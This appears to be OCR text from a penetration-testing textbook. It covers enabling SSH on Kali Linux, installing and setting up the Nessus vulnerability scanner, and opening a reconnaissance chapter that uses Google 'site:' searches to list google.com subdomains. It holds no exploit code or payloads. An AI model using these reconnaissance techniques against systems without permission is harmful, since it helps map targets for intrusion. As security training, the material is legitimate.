cron enabled
cryptdisks-early enabled
cryptdisks enabled
dbus enabled
ebtables enabled
etc-setserial enabled
fetchmail enabled
gdm3 enabled
hdparm enabled
136,12 65%



File Edit View Search Terminal Help
root@kali:~# update-rc.d ssh defaults
root@kali:~# update-rc.d ssh enable
root@kali:~#


```
root@kali:~# /etc/init.d/ssh start
[ ok ] Starting OpenBSD Secure Shell server: sshd.
root@kali:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ac:e6:3e
          inet addr:172.16.36.244  Bcast:172.16.36.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feac:e63e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1332 (1.3 KiB)  TX bytes:2692 (2.6 KiB)
          Interrupt:19 Base address:0x2000
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# ssh root@172.16.69.133
The authenticity of host '172.16.69.133 (172.16.69.133)' can't be established.
ECDSA key fingerprint is SHA256:Pm80Pm7VVijwn0p8rBJR/l24uoYKm90BBUM7CBXmGbA.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.69.133' (ECDSA) to the list of known hosts.
root@172.16.69.133's password:

Last login: Sun Jan 29 09:55:57 2017 from 172.16.69.135
root@kali:~#
```





```
Michaels-MacBook-Pro:~ michaelhixon$ ssh-copy-id root@192.168.68.130
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/Users/michaelhixon/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
root@192.168.68.130's password:

Number of key(s) added:        1

Now try logging into the machine, with:   "ssh 'root@192.168.68.130'"
and check to make sure that only the key(s) you wanted were added.

Michaels-MacBook-Pro:~ michaelhixon$
```



Michaels-MacBook-Pro:~ michaelhixon$ ssh root@192.168.68.130
Last login: Sun Jan 1 09:07:32 2017 from 192.168.68.1
root@kali:~#



Download Nessus
Please Select Your Operating System
Microsoft Windows
Mac OS X
Linux
Debian 6.0 / Debian 7.0 / Kali Linux (32 bits):
Nessus-5.2.6-debian6_i386.deb
Debian 6.0 / Debian 7.0 / Kali Linux (64 bits):
Nessus-5.2.6-debian6_amd64.deb



Opening Nessus-5.2.6-debian6_i386.deb
You have chosen to open:
Nessus-5.2.6-debian6_i386.deb
which is a: Debian package (28.4 MB)
from: http://downloads.nessus.org
Would you like to save this file?
Cancel
Save File

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ls
book       Downloads  Music                          Public
Desktop    Dropbox    Nessus-6.9.3-debian6_amd64.deb  Templates
Documents  ex         Pictures                       Videos
root@kali:~# dpkg -i Nessus-6.9.3-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 321140 files and directories currently installed.)
Preparing to unpack Nessus-6.9.3-debian6_amd64.deb ...
Unpacking nessus (6.9.3) ...
Setting up nessus (6.9.3) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.9.3 [build M20076] for Linux
Copyright (C) 1998 - 2016 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded (1sec)

 - You can start Nessus by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (232-8) ...
root@kali:~#
```








Initial Account Setup
First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.
Login:
hutch
Password:
Confirm Password:
< Prev
Next >



Plugin Feed Registration
As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. Enter your Activation Code below to subscribe to a "Plugin Feed".
Please enter your Activation Code:



Nessus
home
hutch
Remember Me
Sign In


Chapter 2: Reconnaissance




Google
site:google.com
Sign in
All
Images
News
Shopping
Maps
More
Settings
Tools
About 2,600,000,000 results (0.29 seconds)
Google
https://www.google.com/
Search the world's information, including webpages, images, videos and more. Google has many special features to help you find exactly what you're looking ...
Google Cloud Platform: Google Cloud Computing, Hosting Services ...
https://cloud.google.com/
Google Cloud Platform lets you build and host applications and websites, store data, and analyze data on Google's scalable infrastructure.
Inbox by Gmail - the inbox that works for you - Google
https://www.google.com/inbox/
Inbox by Gmail is a new app from the Gmail team. Inbox is an organized place to get things done and get back to what matters. Bundles keep emails organized.
Google for Nonprofits - Fundraising, Collaboration & More
https://www.google.com/nonprofits/
When you aim to solve big problems, you need to have the right tools. Google for Nonprofits offers tools for fundraising, collaboration, spreading your message ...
Diversity - Google
https://www.google.com/diversity/
We're working toward a web that includes everyone. Our approach aims to strengthen diversity at Google and increase opportunities overall.
G Suite – Gmail, Drive, Docs and More
https://gsuite.google.com/
Do your best work with Google's suite of intelligent apps (formerly Google Apps). Get business email, video conferencing, online storage and file sharing.
Google AdMob - Mobile App Monetization & In App Advertising ...
https://www.google.com/admob/
Earn more from your mobile apps using Google AdMob. Use in-app advertising to generate revenue, improve user experience, and scale your business.
Google Analytics Solutions - Marketing Analytics & Measurement ...
https://www.google.com/analytics/
Google Analytics Solutions offer free and enterprise analytics tools to measure website, app, digital and offline data to gain customer insights.
Google I/O 2017
https://www.google.com/io
Google I/O brings together developers from around the globe for an immersive experience focused on exploring the next generation of tech.
May 17 - May 19 Shoreline Amphitheatre Mountain View, California
Google Duo - The simple video calling app.
https://duo.google.com/
Google Duo is the new, simple video calling app that brings you face-to-face with all the people that matter most.
Goooooooooogle
1 2 3 4 5 6 7 8 9 10 Next
New York - From your Internet address - Use precise location - Learn more



Google
site:google.com -site:www.google.com
Sign in
All
Images
News
Shopping
Maps
More
Settings
Tools
About 2,600,000,000 results (0.52 seconds)
Google Cloud Platform: Google Cloud Computing, Hosting Services ...
https://cloud.google.com/
Google Cloud Platform lets you build and host applications and websites, store data, and analyze data on Google's scalable infrastructure.
Google Translate
https://translate.google.com/
Google's free service instantly translates words, phrases, and web pages between English and over 100 other languages.
G Suite – Gmail, Drive, Docs and More
https://gsuite.google.com/
Do your best work with Google's suite of intelligent apps (formerly Google Apps). Get business email, video conferencing, online storage and file sharing.
Google Duo - The simple video calling app.
https://duo.google.com/
Google Duo is the new, simple video calling app that brings you face-to-face with all the people that matter most.
Google Domains – Google
https://domains.google.com/
Search for and register a domain, get hosting, and build a site with Google Domains. The best of the internet backed by the security of Google.
Shop Pixel, Chromecast, and more at Google Store
https://store.google.com/
Official Google Store for Google devices and accessories. Buy Pixel, Google Home, Daydream View, Chromecast, Google Wifi, Pixel C, Android Wear, Nest, and ...
The Keyword | Google
https://blog.google.com/
6 days ago - Discover all the latest about our products, technology, and Google culture on our official blog.
Firebase
https://firebase.google.com/
Firebase gives you the tools and infrastructure you need to build better apps and grow successful businesses.
OnHub – Google
https://on.google.com/
Meet OnHub, a new router from Google that's built for all the ways you Wi-Fi.
Google Developers
https://developers.google.com/
Google I/O 2017. May 17 - 19, Mountain View. Watch the Google Keynote, Developer Keynote, and all sessions in real-time on google.com/io or by joining an I/O ...
Goooooooooogle
1 2 3 4 5 6 7 8 9 10 Next
New York - From your Internet address - Use precise location - Learn more
Help
Send feedback
Privacy
Terms


Google
site:google.com -site:www.google.com -site:cloud.google.com -site:trans
Sign in
All
Images
News
Shopping
Maps
More
Settings
Tools
About 2,600,000,000 results (0.66 seconds)
Google Photos - All your photos organized and easy to find
https://photos.google.com/
All your photos are backed up safely, organized and labeled automatically, so you can find them fast, and share them how you like.
Google Hangouts
https://hangouts.google.com/
Hangouts bring conversations to life with photos, emoji, and even group video calls for free. Connect with friends across computers, Android, and Apple devices.
Moving on from Picasa
https://picasa.google.com/
We've decided to retire Picasa in order to focus on a single photo service in Google Photos – a new, smarter photo app that works seamlessly across mobile and ...
Welcome to My Activity
https://myactivity.google.com/
Find and see your search history, browsing history, and other activity that's saved to your Google Account in My Activity. You're in control of this data and can ...
Google Family Link - Home
https://families.google.com/familylink/
Stay in the loop as your kid explores on their Android device.
Blogger.com - Create a unique and beautiful blog. It's easy and free.
https://picasa.google.com/blogger/
Publish your passions your way. Whether you'd like to share your knowledge, experiences or the latest news, create a unique and beautiful blog for free.
What's Hot - Google+
https://plus.google.com/explore
Discover amazing things and connect with passionate people.
Google for Education: Bringing Learning Online
https://edu.google.com/trust/
This webpage explains Google's privacy and security commitments for the tools we provide for schools.
Daydream View – Made by Google
https://madeby.google.com/vr/
Daydream View is a VR headset and controller by Google that lets you explore new worlds, kick back in your personal VR cinema, and play games that put you ...
Google's Business Mapping Solutions - Google Cloud
https://enterprise.google.com/maps/
